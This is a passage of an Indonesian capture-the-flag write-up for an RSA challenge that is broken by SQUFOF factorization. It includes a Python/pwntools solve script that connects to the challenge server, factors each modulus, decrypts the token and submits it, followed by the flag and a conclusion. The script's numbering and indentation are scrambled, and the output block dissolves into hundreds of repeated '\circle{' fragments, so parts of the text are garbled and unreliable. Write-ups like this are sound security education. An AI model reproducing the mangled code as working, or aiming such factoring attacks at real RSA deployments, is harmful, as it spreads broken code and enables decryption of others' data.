               c1 = (P != Pprev)
69.
           r = gcd(N, Qprev)
70.
           if 1 < r < N:
71.
               return r, N // r
72.
       return None
73.
74. def decrypt(n,e,c):
75.
       p,q = SQUFOF(n)
76.
77.
       phi = (p-1)*(q-1)
78.
79.
       d = inverse(e, phi)
80.
81.
       m = pow(c,d,n)
82.
```

```
83.
       return m
84.
85. p = remote('0x7e7ctf.zerobyte.me', 10021)
86. while True:
87.
       n = p.recvline()
88.
       print(n)
89.
       equal_sign_index = n.index(b'=')
90.
       n = n[equal_sign_index + 2:].strip()
       n = int(n.decode('utf-8'))
91.
92.
93.
       e = p.recvline()
       equal_sign_index = e.index(b'=')
94.
       e = e[equal_sign_index + 2:].strip()
95.
       e = int(e.decode('utf-8'))
96.
97.
98.
       c = p.recvline()
99.
       equal_sign_index = c.index(b'=')
              c = c[equal_sign_index + 2:].strip()
100.
               c = int(c.decode('utf-8'))
101.
102.
103.
              m = decrypt(n,e,c)
104.
               print(long_to_bytes(m))
105.
106.
               p.sendlineafter("[TOKEN]> ", long_to_bytes(m))
107.
108.
               p.recvline()
```

```
b 622.883.9806f19719e739ab81f47We16'
b \[\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circle{\circ
```

Flag: ObyteCTF{emang boleh sedekat ini dek?}

Conclusion

Diberikan sebuah kode yang berfungsi untuk melakukan enkripsi pada flag dengan menggunakan RSA. Dan disaat menggunakan tool untuk membantu melakukan dekripsi pada RSA encryption dengan menggunakan beberapa teknik, hasil enkripsinya ternyata rentan terhadap SQUFOF atau Shanks's square forms factorization dimana menyebabkan penyerang dapat melihat plaintext yang seharusnya tidak bisa dilihat.